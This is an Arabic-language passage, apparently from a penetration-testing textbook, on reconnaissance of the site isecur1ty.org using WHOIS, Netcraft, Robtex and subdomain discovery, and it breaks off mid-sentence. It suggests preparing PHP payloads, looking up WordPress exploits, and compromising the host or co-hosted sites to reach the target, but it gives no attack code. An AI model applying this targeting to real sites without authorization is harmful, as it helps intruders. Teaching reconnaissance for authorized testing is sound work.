
Whois Record ( last updated on 20180716 )

```
Domain Name: ISECURITY.ORG
Registry Domain ID: D160456846-LROR
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.gochinadomains.com
Updated Date: 2017-09-16T16:43:08Z
Creation Date: 2010-10-20T14:30:12Z
Registry Expiry Date: 2018-10-20T14:30:12Z
Registrar Registration Expiration Date:
Registrar: Go China Domains, LLC
Registrar IANA ID: 1149
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Reseller:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registrant Organization:
Registrant State/Province: New York
Registrant Country: US
Name Server: NS69.DOMAINCONTROL.COM
Name Server: NS70.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2018-07-16T15:48:29Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Access to Public Interest Registry WHOIS information is provided to assist persons in
determining the contents of a domain name registration record in the Public Interest Registr
y
registry database. The data in this record is provided by Public Interest Registry for
informational purposes only, and Public Interest Registry does not guarantee its accuracy.
This service is intended only for query-based access. You agree that you will use this data
only for lawful purposes and that, under no circumstances will you use this data to (a) allo
```

هذه معلومات أساسية، لكنها مفيدة للغاية على المدى الطويل، فقط لمعرفة ماهية عنوان IP الخاص بهم وما هو هدفنا وما هي الخدمات التي يستخدمونها. يمكننا أن نرى خادم الاسم الذي يتم استخدامه، ويمكننا أيضًا رؤية الشركة التي يتم توفيرها بها.



## Netcraft

Netcraft

في هذا القسم، سنتعلم كيفية الحصول على معلومات حول التقنيات التي تستخدمها المواقع الإلكترونية المستهدفة. للقيام بذلك، سنستخدم موقع ويب يسمى Netcraft (https://www.netcraft.com)، ثم سنضع العنوان الهدف، واختر هدفنا كـ isecur1ty.org، وانقر على السهم كـ يظهر في لقطة الشاشة التالية:

**What's that site running?**

Find out what technologies are powering any website:

isecur1ty.org →

بعد ذلك، انقر فوق (Site Report) كما هو موضح في لقطة الشاشة التالية:

Results for isecur1ty.org

Found 3 sites

| | Site | Site Report | First seen | Netblock | OS |
|---|---|---|---|---|---|
| 1. | www.isecur1ty.org | | april 2009 | unknown | linux - centos |
| 2. | roadmap.isecur1ty.org | | january 2017 | digitalocean london | linux - centos |
| 3. | isecur1ty.org | | april 2009 | unknown | unknown |



في لقطة الشاشة المحددة، يمكننا أن نرى بعض المعلومات الأساسية مثل عنوان الموقع ورتبة الموقع والوصف والكلمات الرئيسية ومتى تم إنشاء موقع الويب:

**⊟ Background**

| Site title | iSecur1ty \| مجتمع عربي للهاكر الأخلاقي | Date first seen | April 2009 |
|---|---|---|---|
| Site rank | 180268 | Primary language | Arabic |
| Description | \331\205\330\254\330\252\331\205\330\271 \330\271\330\261\330\250\331\212 \331\204\331\204\331\207\330\247\331\203\330\261 \330\247\331\204\330\243\330\256\331\204\330\247\331\202\331\212 \331\210\330\256\330\250\330\261\330\247\330\241 \330\247\331\204\330\255\331\205\330\247\331\212\330\251 \331\212\330\261\331\203\331\221\330\262 \330\271\331\204\331\211 \331\205\331\201\331\207\331\210\331\205 \330\247\330\256\330\252\330\250\330\247\330\261 \330\247\331\204\330\247\330\256\330\252\330\261\330\247\331\202 \331\210\330\254\330\257\331\212\330\257 \330\243\330\256\330\250\330\247\330\261 \330\247\331\204\330\255\331\205\330\247\331\212\330\251 | | |
| Keywords | *Not Present* | | |
| Netcraft Risk Rating [FAQ] | 1/10 | | |

عند التمرير لأسفل، يمكننا رؤية موقع الويب نفسه والمجال **وعنوان IP ومسجل النطاق**، وهي الشركة التي سجلت المجال لـ isecur1ty:

**Network**

| Site | http://www.isecur1ty.org | Netblock Owner | Digital Ocean, Inc. |
|---|---|---|---|
| Domain | isecur1ty.org | Nameserver | ns1.digitalocean.com |
| IP address | 46.101.29.109 | DNS admin | hostmaster@isecur1ty.org |
| IPv6 address | *Not Present* | Reverse DNS | *unknown* |
| Domain registrar | pir.org | Nameserver organisation | whois.networksolutions.com |
| Organisation | Domain Protection Services, Inc., US | Hosting company | DigitalOcean |
| Top Level Domain | Organization entities (.org) | DNS Security Extensions | *unknown* |
| Hosting country | UK | | |

في لقطة الشاشة السابقة، عادة ما نرى معلومات عن المنظمة، لكن هنا، لا يمكننا ذلك لأن isecur1ty يستخدم حماية الخصوصية. عادة، يجب أن نكون قادرين على رؤية هذه المعلومات وأكثر من ذلك.

في لقطة الشاشة السابقة، يمكننا أن نرى أنها مستضافة في المملكة المتحدة، ويمكننا أيضًا رؤية اسم الخادم، وهو ns1.digitalocean.com، ومرة أخرى، إذا انتقلنا إلى ns1.digitalocean.com، فسوف نكتشف أن هذا هو موقع على شبكة الإنترنت لاستضافة المواقع.

الآن، نحن نعرف أن هذه شركة استضافة ويب، وفي أسوأ السيناريوهات، يمكننا استخدام هذا أو محاولة اختراق ns1.digitalocean.com نفسها للوصول إلى isecur1ty.

إذا انتقلنا لأسفل، فسنرى سجل الاستضافة للشركات المضيفة التي تستخدم. يمكننا أن نرى أن أحدث واحد يعمل على نظام Linux مع Apache، وهو الخادم نفسه الذي رأيناه في القسم السابق، 2.2.31 مع Unix mod_ssl وجميع الوظائف الإضافية الأخرى:

⊟ **Hosting History**

| Netblock owner | IP address | OS | Web server | Last seen Refresh |
|---|---|---|---|---|
| Digital Ocean, Inc. | 46.101.29.109 | Linux | Apache/2.2.15 CentOS | 7-Jul-2018 |
| LeaseWeb Netherlands B.V. | 5.79.97.48 | Linux | Apache/2.2.31 Unix mod_ssl/2.2.31 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 mod_fcgid/2.3.9 | 18-May-2017 |
| unknown | 91.217.73.140 | Linux | Apache/2.2.31 Unix mod_ssl/2.2.31 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 mod_fcgid/2.3.9 | 4-Nov-2015 |
| LeaseWeb Netherlands B.V. | 95.211.160.142 | Linux | Dimofinf Hosting | 24-Aug-2015 |
| unknown | 91.217.73.140 | Linux | Dimofinf Hosting | 28-Jul-2015 |
| LeaseWeb Netherlands B.V. | 95.211.108.174 | Linux | Apache | 13-May-2015 |
| LeaseWeb Netherlands B.V. | 95.211.108.166 | Linux | Apache | 18-Mar-2015 |
| unknown | 95.211.48.169 | Linux | Dimofinf Hosting | 25-May-2014 |
| Cloudflare, Inc. 101 Townsend Street San Francisco CA US 94107 | 108.162.194.116 | unknown | cloudflare-nginx | 15-Feb-2013 |
| SoftLayer Technologies Inc. 1950 N Stemmons Freeway Dallas TX US 75207 | 74.53.226.138 | Linux | Apache | 25-Mar-2012 |


مرة أخرى، يعد هذا أمرًا مهمًا للغاية للعثور على عمليات الاستغلال ونقاط الضعف على جهاز الحاسوب المستهدف الخاص بنا.

بالتمرير لأسفل إلى مسارات التتبع على الويب، سيُظهر لنا تطبيقات الطرف الثالث المستخدمة على هدفنا، حتى نتمكن من رؤية أن هدفنا يستخدم MaxCDN وGoogle وخدمات Google الأخرى. قد يساعدنا ذلك أيضًا في العثور على الحاسوب الهدف والوصول إليه كما هو موضح في لقطة الشاشة التالية:

## ⊟ Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.

**9 known trackers were identified.**




| Company ▲ | Primary Category | Tracker | Popular Sites with this Tracker |
|---|---|---|---|
| **AddThis** | **Widget** | Addthis | www.zougla.gr, www.comss.ru, www.traffboost.net |
| **Amazon** | **CDN** | amazons3 | www.dailykos.com, www.barchart.com, www.adelaidenow.com.au |
| **Google** | **Analytics** | Google Analytics | www.tumblr.com, www.meteofrance.com, www.chip.de |
| | **CDN** | Googlecdn | www.voirfilms.ws, video.foxnews.com, lastpass.com |
| | **Widget** | Googleplus | www.dell.com, www.heise.de, www.cnn.com |
| | | Googlewidget | www.businessinsider.com, www.owasp.org, www.foxnews.com |
| **MaxCDN** | **CDN** | Bootstrapcdn | www.onlinevideoconverter.com, www.cybrary.it, www.zerohedge.com |
| | | Maxcdn | www.linuxquestions.org, www.dhnet.be, www.lavanguardia.com |
| **ShareThis** | **Widget** | ShareThis | www.liveleak.com, www.mcafee.com, www.newser.com |

توضح لنا علامة التبويب Technology التقنيات المستخدمة على المواقع الإلكترونية المستهدفة:

## ⊟ Site Technology

Fetched on 1st July

### Application Servers

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| **CentOS** | *No description* | www.imagebam.com, www.s3blog.org, www.mathworks.com |
| **Apache** | Web server software | www.tagesschau.de, www.majorgeeks.com, www.businessinsider.com |

### Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| **PHP** | PHP is supported and/or running | www.lequipe.fr, www.leparisien.fr, www.voirfilms.ws |
| **XML** | *No description* | www.repubblica.it, www.xvideos.com, www.heise.de |
| **SSL** | A cryptographic protocol providing communication security over the Internet | twitter.com, sellercentral.amazon.com, kayakoreport.hostasaurus.com |
| **PHP Enabled** | Server supports PHP | www.barchart.com, www.bom.gov.au, php.net |

### Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

| Technology | Description | Popular sites using this technology |
|---|---|---|
| **Asynchronous Javascript** | *No description* | www.espn.com, www.yahoo.com, go.microsoft.com |
| **JavaScript** | Widely-supported programming language commonly used to power client-side dynamic content on websites | |

### Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| **jQuery** | A JavaScript library used to simplify the client-side scripting of HTML | www.cisco.com, www.t-online.de, www.sfr.fr |
| **Google Hosted Libraries** | Google API to retrieve JavaScript libraries | www.foxnews.com, www.google.com, www.google.it |
| **Font Awesome Web Fonts** | *No description* | www.wilderssecurity.com, www.zerohedge.com, www.sans.org |
| **Bootstrap Javascript Library** | *No description* | www.ansa.it, www.netflix.com, www.01net.com |

في لقطة الشاشة أعلاه، يمكننا أن نرى أنه يستخدم خادم الويب Apache. على جانب الخادم، يمكننا أن نرى أن موقع الويب يستخدم PHP، مما يعني أن موقع الويب يمكنه فهم وتشغيل كود PHP. في المستقبل، إذا تمكنا من تشغيل أي نوع من الشفرات على هدفنا، فيجب إرسال الرمز كرمز PHP. لإنشاء حمولات على Metasploit أو على Veil-Evasion، يجب أن ننشئها بتنسيق PHP وسيكون الموقع الإلكتروني المستهدف قادراً على تشغيلها لأنها تدعم PHP.

من جانب العميل، يمكننا أن نرى في لقطة الشاشة السابقة أن الموقع يدعم JavaScript، لذلك إذا قمنا بتشغيل JavaScript على موقع الويب، فلن يتم تنفيذه على موقع الويب، فسيتم تنفيذه على جانب المستخدمين الذين يشاهدون مواقع الويب، لأن JavaScript لغة من جانب العميل وPHP جانب الخادم. إذا نجحنا في تشغيل شفرة PHP، فسيتم تنفيذها على الخادم نفسه. إذا نجحنا في تشغيل JavaScript، فسيتم تنفيذه على المستخدمين. هو نفسه jQuery. هذا مجرد إطارعمل لجافا سكريبت.

في لقطة الشاشة التالية، إذا كنا نتجه لأسفل، فإن الموقع يستخدم برنامج **WordPress Self-Hosted**. ستُظهر Netcraft أي تطبيقات ويب يتم استخدامها على الموقع الإلكتروني:

**Blog**

Blog software is software designed to simplify creating and maintaining weblogs. They are specialized content management systems that support the authoring, editing, and publishing of blog posts and comments.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| WordPress Self-Hosted | Free and open source blogging tool and a content management system (CMS) based on PHP and MySQL (hosted independently) | blogs.technet.microsoft.com, wordpress.com, sellercentral-europe.amazon.com |

**Content Delivery Network**

A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve content to end-users with high availability and high performance.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| Google Hosted Libraries | Google API to retrieve JavaScript libraries | www.meteofrance.com, www.commentcamarche.net, www.ilfattoquotidiano.it |

**PHP Application**

PHP is an open source server-side scripting language designed for Web development to produce dynamic Web pages.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| WordPress | Free and open source blogging tool and a content management system (CMS) based on PHP and MySQL | www.news.com.au, www.cybrary.it, imagesrv.adition.com |

**RSS Feed**

RSS Rich Site Summary is a family of web feed formats used to publish frequently updated works such as blog entries, news headlines, audio, and video in a standardized format.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| RSS | Standardized web feed format used to publish frequently updated works | www.dailykos.com, www.elmundo.es, www.marca.com |

WordPress هو مجرد تطبيق ويب، لذلك يمكننا أن نرى مثالاً آخر في حالتنا، وهو تطبيق ويب مفتوح المصدر، قد يكون هناك الكثير من المواقع الأخرى. إذا كنا محظوظين بما يكفي لإيجاد موقع موجود، فيمكننا المضي قدمًا واستغلاله على موقع الويب المستهدف. على سبيل المثال، افترض أن لدينا WordPress وإذا انتقلنا إلى https://www.exploit-db.com/ وابحث عن WordPress، فسنتمكن من العثور على الكثير من عمليات الاستغلال المرتبطة بـ WordPress.

هناك إصدارات مختلفة من وورد. نحتاج إلى التأكد من أن لدينا نفس عدد الإصدار الذي نستهدفه. سننظر إلى مثال لمعرفة كيفية استخدام عمليات الاستغلال، ولكنه يوضح فقط مدى قوة جمع المعلومات. إذا مررنا مزيدًا من التمرير، فسنجد معلومات أخرى مثل مواقع الويب التي تستخدم HTML5 و CSS، وجميع أنواع الأشياء كما هو موضح في لقطة الشاشة التالية:

**Doctype**

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

| Technology | Description | Popular sites using this technology |
|---|---|---|
| **HTML5** | Latest revision of the HTML standard, the main markup language on the web | www.google.com, www.facebook.com, coinmarketcap.com |


**CSS Usage**

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

| Technology | Description | Popular sites using this technology |
|---|---|---|
| **External** | Styles defined within an external CSS file | www.amazon.com, www.bbc.co.uk, www.bbc.com |
| **CSS Media Query** | *No description* | www.microsoft.com, www.googleadservices.com, www.dailymail.co.uk |
| **Embedded** | Styles defined within a webpage | www.cisco.com, www.spiegel.de, webshell.suite.office.com |

وبالتالي، يتم استخدام Netcraft للتعرف على الموقع. قمنا بجمع المعلومات المتعلقة بالموقع الذي يتم تشغيله على PHP، ويقوم بتشغيل JavaScript. يستخدم WordPress، حتى نتمكن من استخدام WordPress لاختراق الموقع. إذا انتقلنا إلى أعلى، اكتشفنا أيضًا استضافة الويب للموقع. لذلك، في أسوأ السيناريوهات، يمكننا محاولة اختراق خادم استضافة الويب والوصول إلى موقعنا الإلكتروني المستهدف.

سنناقش في هذا القسم كيف يمكننا الحصول على معلومات DNS الشاملة حول موقع الويب المستهدف. الآن سنناقش ما هو DNS. لنفترض أننا كتبنا GOOGLE.COM في عنوان URL، ثم سيتم تحويله إلى عنوان IP باستخدام خادم DNS. يحتوي على عدد من السجلات، ويشير كل سجل إلى عنوان IP مختلف ومجال مختلف. في بعض الأحيان، تشير السجلات إلى نفس IP. بشكل عام، يطلبون اسم النطاق، ويتم تحويله إلى عنوان IP، وعلى أساس العنوان، يجب تخزين المعلومات في مكان ما. سنقوم بالاستعلام عن خادم DNS ونرى ما هي المعلومات التي نحصل عليها يتم توضيح العملية في المخطط المعطى:




سنستخدم موقعًا على الويب يسمى Robtex (https://www.robtex.com/)، وابحث عن isecur1ty.org. الآن، فقط اضغط على GO وحدد النتيجة الأولى على الموقع.

## QUICK INFO

isecur1ty.org quick info

| General | |
|---|---|
| FQDN | isecur1ty.org |
| Host Name | |
| Domain Name | isecur1ty.org |
| Registry | org |
| TLD | org |
| **DNS** | |
| IP numbers | *46.101.29.109* |
| Name servers | *ns1.**digitalocean**.com*<br>*ns2.**digitalocean**.com*<br>*ns3.**digitalocean**.com* |
| Mail servers | *aspmx.l.**google**.com*<br>*alt1.aspmx.l.**google**.com*<br>*alt2.aspmx.l.**google**.com*<br>*alt3.aspmx.l.**google**.com*<br>*alt4.aspmx.l.**google**.com* |

في لقطة الشاشة السابقة، نحصل على معلومات حول الموقع. يمكننا أن نرى تقرير DNS، خوادم الأسماء التي تم استخدامها، وبعض خوادم البريد. يمكننا أيضًا رؤية السجلات التي كنا نتحدث عنها وخادم DNS كما هو موضح في لقطة الشاشة التالية:

## RECORDS


*isecur1ty.org*
- a *46.101.29.109*
  - whois business xDSL last miles w/ managed CPE various tech. centers
  - route 46.101.0.0/18
    - bgp AS14061
      - asname DOSFO DigitalOcean SF Region
  - descr KomInvest route
  - location London, United Kingdom
- ns *ns1.**digitalocean**.com*
  - a *2400:cb00:2049:1::adf5:3a33*
    - route 2400:cb00:2049::/48
      - bgp AS13335

في لقطة الشاشة السابقة، يمكننا رؤية كل هذه السجلات. يمكننا أن نرى السجل، الذي يحول اسم المجال إلى عنوان IP، وإذا تذكرنا، عندما كنا نؤدي خداع DNS، أضفنا سجلاً A في ملفات dns.conf و iter.conf الخاصة بنا. يتم استخدام السجل في خوادم DNS لربط isecur1ty.org بعنوان IP الخاص به. مرة أخرى، هناك نوع آخر من السجلات. على سبيل المثال، لدينا سجل ns، الذي يربط المجال، خادم الاسم.


في لقطة الشاشة التالية، يمكننا أن نرى سجل mx، الذي يربطه بخادم البريد، ويمكننا أن نرى أن موقع الويب يستخدم خادم بريد Google، لذلك ربما يستخدم Gmail لتوفير خدمات البريد:

```
mx aspmx.l.google.com
   a 2404:6800:4003:c03::1a
        route 2404:6800:4003::/48
              bgp AS15169
        descr Google
     location Singapore, Singapore
     2404:6800:4008:c00::1b
        route 2404:6800:4008::/48
              bgp AS15169
```

إذا انتقلنا لأسفل، فيمكننا أن نرى أن لدينا رسمًا بيانيًا عن كيفية تفاعل جميع الخدمات مع بعضها البعض، وكيف تستخدم الخدمات السجلات، وكيف يتم ترجمتها إلى عنوان IP كما هو موضح في لقطة الشاشة التالية:



في علامة التبويب المشتركة، يمكننا معرفة ما إذا كان يتم مشاركة أي من هذه الموارد كما هو موضح في لقطة الشاشة التالية:




في لقطة الشاشة السابقة، يمكننا أن نرى أنه يستخدم ثلاثة خوادم أسماء. يمكننا أن نرى خوادم البريد، ويمكننا أن نرى أيضًا عددًا من مواقع الويب تشير إلى نفس عنوان IP، ويشير عدد من اسم المجال إلى نفس عنوان IP. يتم تخزين المواقع السابقة على نفس خادم الويب. الآن، مرة أخرى، هناك مزيد من المعلومات حول خوادم الأسماء ومواقع الويب التي تشارك خوادم البريد. لا يعني هذا أن مواقع الويب هذه موجودة على نفس الخادم، ولكن الشيء الأكثر أهمية هو أن لدينا مواقع ويب تشير إلى نفس عنوان IP، مما يعني أن هذه المواقع موجودة على نفس الخادم. الآن، إذا تمكنا من الوصول إلى أي من المواقع المذكورة، سيكون من السهل الوصول إلى isecur1ty.org.

في هذا القسم، سوف ندرس النطاق الفرعي. نرى نطاقًا فرعيًا في كل مكان، على سبيل المثال، subdomain.target.com. الآن، إذا كان لدينا beta.facebook.com، فسنحصل على mobile.facebook.com، أو قد يكون لدينا user.facebook.com. لنفترض أننا google mail.google.com، والذي يأخذنا إلى Gmail. يستخدم النطاق الفرعي في الكثير من الحالات، ومواقع الويب لها نطاق فرعي لمستخدميها، على سبيل المثال، لعملاء معينين أو للموظفين، بحيث لا يتم الإعلان عنها إلا إذا كان هناك نوع من عملاء VIP. لن نرى نطاقًا فرعيًا على محرك البحث ولن نرى أبدًا رابطًا يؤدي إليهم، لذلك قد تحتوي على استغلالات أو ثغرات أمنية من شأنها أن تساعدنا في الوصول إلى الموقع الإلكتروني بأكمله، لكننا لم نعرف أبدًا عن تلك الثغرات أو الثغرات الأمنية لأنها أبدا الإعلان عنها. شيء آخر هو أنه عندما تحاول الكثير من مواقع الويب الكبيرة إضافة ميزة جديدة أو تثبيت تحديث جديد إلى موقع الويب، ثم تثبيته في نطاق فرعي، لذلك لدينا beta.facebook.com، والذي يحتوي على إصدار تجريبي من Facebook، والذي يحتوي على ميزات تجريبية. تعد الميزات التجريبية الآن رائعة للمخترقين لأنها لا تزال قيد التطوير، وهناك فرصة كبيرة لإيجاد استغلالات فيها فيها. هذا صحيح بالفعل لأنه قبل بعض الوقت، كان شخص ما قادرًا على استخدام مفتاح استعادة كلمة المرور لأي مستخدم على Facebook، وكان قادرًا على الوصول إلى أي حساب مستخدم على Facebook. كان هذا ممكنًا فقط من خلال موقع beta.Facebook.com لأن 